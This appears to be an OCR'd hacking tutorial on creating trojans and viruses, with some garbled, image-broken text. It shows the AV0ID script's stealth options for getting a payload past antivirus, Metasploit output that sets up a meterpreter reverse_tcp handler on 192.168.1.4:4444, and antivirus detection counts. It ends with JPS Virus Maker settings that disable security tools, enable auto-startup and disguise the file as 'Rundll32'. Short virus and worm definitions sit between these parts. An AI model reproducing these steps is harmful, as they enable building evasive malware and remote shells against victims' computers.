
mahmoud.exe

Maximum file size: 64MB


We can use AVOID script for encryption. We need first to install mingw32 first. Run the shell and provide him with necessary information, and you will get the Trojan in autorun folder



AV0ID script (update version o.s and install mingw32 package "apt-get install mingw32"



```
?] How stealthy do you want the file? - enter 1, 2, 3, 4 or 5 and press enter
---------------------------------------------------------------------------
------------

 1. Normal - about 400K payoad  - fast compile - 13/46 A.V products detected as
ıalicious

 2. Stealth - about 1-2 MB payload - fast compile - 12/46 A.V products detected
ıs malicious

 3. Super Stealth - about 10-20MB payload - fast compile - 11/46 A.V detected as
 malicious

 4. Insane Stealth - about 50MB payload - slower compile - 10/46 A.V detected as
 malicious

 5. Desperate Stealth - about 100MB payload - slower compile - Not tested with A
 V
```




```
       Is the server running on host "localhost" (127.0.0.1) and accep
       TCP/IP connections on port 5432?

asy phishing: Set up email templates, landing pages and listeners
n Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
 -- --=[ 1053 exploits - 590 auxiliary - 174 post
 -- --=[ 275 payloads - 28 encoders - 8 nops

AYLOAD => windows/meterpreter/reverse_tcp
HOST => 192.168.1.4
PORT => 4444
*] Started reverse handler on 192.168.1.4:4444
*] Starting the payload handler...
```

When we scan the file, we found it was detected by 16 from 46 anti-viruses.

n) Viruses and Warms


Virus



What Is a Virus?

- A computer virus attaches itself to a program or file enabling it to spread from one computer to another, leaving infections as it travels. Like a human virus, a computer virus can range in severity: some may cause only mildly annoying effects while others can damage your hardware, software or files. Almost all viruses are attached to an executable file, which means the virus may exist on your computer but it actually cannot infect your computer unless you run or open the malicious program. It is important to note that a virus cannot be spread without a human action, (such as running an infected program) to keep it going. Because a virus is spread by human action people will unknowingly continue the spread of a computer virus by sharing infecting files or sending emails with viruses as attachments in the email.

Worm




What Is a Worm?

A worm is similar to a virus by design and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any human action. A worm takes advantage of file or information transport features on your system, which is what allows it to travel unaided.

The biggest danger with a worm is its capability to replicate itself on your system, so rather than your computer sending out a single worm, it could send out hundreds or thousands of copies of itself, creating a huge devastating effect.

Due to the copying nature of a worm and its capability to travel across networks the end result in most cases is that the worm consumes too much system memory (or network bandwidth), causing Web servers, network servers and individual computers to stop responding. In recent worm attacks such as the much-talked-about Blaster Worm, the worm has been designed to tunnel into your system and allow malicious users to control your computer remotely.

Types of Viruses




Understand the Types of Viruses

Viruses are classified according to two factors: what they infect and how they infec
A virus can infect the following components of a system:

- System sectors
- Files
- Macros (such as Microsoft Word macros)
- Companion files (supporting system files like DLL and INI files)
- Disk clusters
- Batch files (BAT files)
- Source code

Some Tools to make worms and viruses

JPS Virus Maker



Virus Options :

- ☐ Disable Registry
- ☐ Disable MsConfig
- ☐ Disable TaskManager
- ☐ Disable Yahoo
- ☐ Disable Media Palyer
- ☐ Disable Internet Explorer
- ☐ Disable Time
- ☐ Disable Group Policy
- ☐ Disable Windows Explorer
- ☐ Disable Norton Anti Virus
- ☐ Disable McAfee Anti Virus
- ☑ Disable Note Pad
- ☑ Disable Word Pad
- ☐ Disable Windows
- ☐ Disable DHCP Client
- ☐ Disable Taskbar
- ☐ Disable Start Button
- ☐ Disable MSN Messenger
- ☐ Disable CMD
- ☐ Disable Security Center
- ☐ Disable System Restore
- ☐ Disable Control Panel
- ☐ Disable Desktop Icons
- ☐ Disable Screen Saver
- ☐ Hide Services
- ☐ Hide Outlook Express
- ☐ Hide Windows Clock
- ☐ Hide Desktop Icons
- ☐ Hide All Proccess in Taskmgr
- ☐ Hide All Tasks in Taskmgr
- ☐ Hide Run
- ☐ Change Explorer Caption
- ☐ Clear Windows XP
- ☐ Swap Mouse Buttons
- ☐ Remove Folder Options
- ☐ Lock Mouse & Keyboard
- ☐ Mute Sound
- ☐ Allways CD-ROM
- ☐ Turn Off Monitor
- ☐ Crazy Mouse
- ☐ Destroy Taskbar
- ☐ Destroy Offlines (Y!Messenger)
- ☐ Destroy Protected Strorage
- ☐ Destroy Audio Service
- ☐ Destroy Clipboard
- ☐ Terminate Windows
- ☐ Hide Cursor
- ☑ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibrinate ● None

Name After Install: Rundll32 Server Name: Sender.exe